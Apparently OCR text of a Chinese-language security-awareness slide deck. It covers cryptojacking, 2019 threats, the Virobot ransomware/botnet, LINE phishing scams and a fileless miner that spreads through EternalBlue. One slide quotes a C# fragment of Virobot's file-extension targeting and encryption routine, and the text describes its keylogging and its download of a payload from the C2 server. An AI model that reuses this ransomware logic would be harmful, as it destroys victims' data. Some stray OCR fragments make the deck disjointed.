
登录


忘记密码 ^_^?

显示不好？建议使用支持HTML5技术的浏览器。

9	0.720896600	192.168.1.10	47.90.52.88	HTTP	725 POST /cms/json/putkeyusedata.php HTTP/1.1 (application/x-www-form-urlencoded
13	1.102752900	192.168.1.10	47.90.52.88	HTTP	382 POST /cms/json/putuserevent.php HTTP/1.1 (application/x-www-form-urlencoded)
16	1.478147200	192.168.1.10	47.90.52.88	HTTP	382 POST /cms/json/putuserevent.php HTTP/1.1 (application/x-www-form-urlencoded)
19	1.859513200	192.168.1.10	47.90.52.88	HTTP	382 POST /cms/json/putuserevent.php HTTP/1.1 (application/x-www-form-urlencoded)

綁架挖礦又有新招


Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users
CPU Usage
45 %
CPU Usage History
Memory
2.55 GB
Physical Memory Usage History
Physical Memory (MB)
Total 4095
Cached 1285
Available 1476
Free 204
System
Handles 16187
Threads 603
Processes 38
Up Time 0:01:33:37
Commit (MB) 2698 / 8189
Kernel Memory (MB)
Paged 156
Nonpaged 37
Resource Monitor...
Processes: 38
CPU Usage: 45%
Physical Memory: 63%


Katya Rodriguez - Latin
Secure https://yourporn.sex...
Search...
Back to Porn Wall
You Your Porn
Katya Rodriguez + Latin Lover - Nubile Films +
#artporn
G+
...exosrv.com/click.php?...

2019年五大網路威脅

- **4.APT攻擊**

- 虛擬網路中，經常會選擇根據不同的需求分配資源、頻寬，即時選擇或更改啟動或關閉虛擬機器，以解決資源緊張的問題。同樣，套用在網路安全領域中，在攻擊過程中可以重新分配網路中的資源以完成重點打擊任務。入侵網路如同鑽孔打洞，在嚴防死守的網路防護體系下尋找漏洞。在攻擊過程中，駭客可以通過預程式設計來設定資源配置的性質，從而使其自主完成網路攻擊行為

2019年五大網路威脅

- **5.機器學習**

- 機器學習被視為當前最有前途的網路安全工具之一，因其能夠訓練設備以及自主執行特定任務，機器學習大大減輕了安全人員的工作負擔。

- 機器學習強大的學習能力以及無自主意識的弊端也因此顯現了出來：駭客可以通過入侵機器學習的過程，直接更改設備設定或行為，將其占為己有。

VIROBOT——勒索軟體、僵屍網路“二合一”

Virobot隨即通過隨機密碼生成器來生成加密、解密密匙，借助這些密匙，Virobot將從設備上搜集的資料通過POST發送到其遠端控制與命令伺服器。

接下來就是加密過程。加密過程依賴於RSA加密方案，Virobot將目標鎖定為具有以下副檔名的檔：TXT，DOC，DOCX，XLS，XLSX，PPT，PPTX，ODT，JPG，PNG，CSV，SQL，MDB，SLN，PHP， ASP，ASPX，HTML，XML，PSD，PDF和SWP。

```
        }
        File.Delete(inFile);
        File.Delete(this.target + "README.txt");
    }

    private void ProcessFile_Encrypt(string file, byte[] password)
    {
        if (Enumerable.Contains<string>(new string[]
        {
            ".txt",
            ".doc",
            ".docx",
            ".xls",
            ".xlsx",
            ".ppt",
            ".pptx",
            ".odt",
            ".jpg",
            ".png",
            ".csv",
            ".sql",
            ".mdb",
            ".sln",
            ".php",
            ".asp",
            ".aspx",
            ".html",
            ".xml",
            ".psd",
            ".pdf",
            ".odt",
            ".swp"
        }, Path.GetExtension(file)))
        {
            this.EncryptFile(file, password);
        }
    }
```

VIROBOT—勒索軟體、僵屍網路“二合一”

Virobot還具有鍵盤記錄功能，可以將其記錄下來的受感染設備的鍵盤操作發送到控制與命令伺服器。一旦與伺服器成功連接，就會下載某個疑似惡意軟體的二進位檔案，並通過PowerShell執行。

Virobot可以通過使用受感染設備的Microsoft Outlook將垃圾郵件發送到其連絡人列表上的其他用戶。受害的其他用戶也會從控制與命令伺服器上接收並下載該惡意軟體。

人工智慧的真正風險

APP個人資訊收集是否違規?

購物內容皆是個人隱私，若每一樣物品都內建RFID，不肖份子便可能輕易地在一定的範圍內窺視與收集到每個人的購物商品內容。

隨著RFID 技術普及到各層面，未來更可能使用在證照或身份證件等方面，資料曝光的危險性相形更高。

如駭客或是政府的監視，也都再再影響到每一個民眾的 權益。既然這項顧慮受到重視，也顯示RFID的安全性。

【詐騙警訊】詐騙集團大方送父親節好康?長榮航空東京機票 全聯500 禮券都是騙個資的幌子!

POSTED ON 2018 年 08 月 07 日 BY 3C好麻吉

隨著父親節腳步靠近,繼七月底數萬人受害的陶板屋免費送餐券詐騙事件後，又出現一波接一波如法炮製的詐騙活動，包含全聯福利中心的 500 元禮券! 長榮航空的東京免費來回機票,都打著父親節名號！

長榮航空 真假粉絲團比一比


陶板屋
陶板屋
今天
雙人份套餐禮卷點此領取
立即確認
下午4:13
請點擊上方【立即確認】
系統會自動發送給您西堤禮卷條碼
拿到條碼的人,可以自行去陶板屋享用哦
本平台不會向你索取個人資料
下午4:13
詐騙

慶祝母親節 送櫻桃小丸子貼圖? 當心個資被盜

【詐騙警訊】

慶祝母親節 送櫻桃小丸子貼圖? 當心個資被盜

TREND MICRO 趨勢科技


分享到 Facebook
分享到動態消息或限時動態
留個話吧……
#現主時頓取櫻桃小丸子
THANK YOU!
Nice!
Hi!
That's it!
Got it!
So Happy
Let's go eat!
Pleeeease!
Leave it to Us
Well done!
Hang in there!
Won't Give Up
So Kind of You
Good morning
Goodnight
櫻桃小丸子

詐騙! 台灣中油慶祝母親節活動，「中國石油」400元加油券領取

防詐達人即時阻擋假中油 LINE 帳號

再多折價券都是騙你的!　知名賣場的偽LINE帳號

預防LINE詐騙:

☑透過官網、客服等正式官方管道，確認商家LINE帳號是否為正版
☑不要在聊天室提供個人資料，包含LINE ID、手機號碼等
☑不明來源傳來的宣傳活動、照片網址等，不要輕易點開
☑ 如有假冒商家帳號，可透過LINE檢舉機制，LINE會將該帳號停權

《資安新聞週報》「永恆之藍」入侵家用網路，台灣受攻擊次數居全球首位 /藍牙配對規格有瑕疵，恐造成中間人攻擊


POSTED ON 2018 年 07 月 27 日 BY 3C 好麻吉

資安趨勢部落格一周精選

本周資安新聞週報重點摘要，本文分享上週資安新聞及事件。你將會看到新聞的簡短摘要及原文連結來閱讀更詳細的見解。

- LINE 詐騙集團專挑周休二日加碼騙個資,上個周末出現 34 個假帳號,累計39萬人被騙
- 詐騙集團手法再進化！台灣LINE@假官方帳號累積至近900個

無檔案病毒攻擊: 新數位貨幣採礦病毒, 亞太區為重度感染區, 台灣排名第三



此威脅利用WMI（Windows管理規範）作為無檔案感染的持久性機制。具體來說，它利用 *WMI Standard Event Consumer*腳本程式（*scrcons.exe*）來執行它的腳本。為了進入系統，這惡意軟體利用了EternalBlue永恆之藍漏洞 – MS17-010。無檔案病毒WMI腳本加上EternalBlue漏洞讓此威脅變得既隱蔽又具備持久性。


一般區


御茶
KIRIN
午後の紅茶
原味紅茶
KIRIN
午後紅茶
檸檬紅茶
阿薩姆
貝納頌
貝納頌
Bernachon Coffee
Thé au Lait
Café au Lait
vanilla & chocolate

特價區


御茶
KIRIN
午後の紅茶
原味紅茶
KIRIN
午後紅茶
檸檬紅茶
阿薩姆
貝納頌
貝納頌
Bernachon Coffee
Thé au Lait
Café au Lait
vanilla & chocolate

傳統網路入侵手法




目前網路架構


為了避免駭客入侵內部主機，現在的企業都會使用防火牆或相關安全防護設備，來保護伺服器及內部使用者電腦。

這些防護設備會阻擋駭客連線到內部主機的攻擊行為，因此駭客無法直接攻擊使用者電腦。


現今駭客入侵手法-進階持續性滲透攻擊



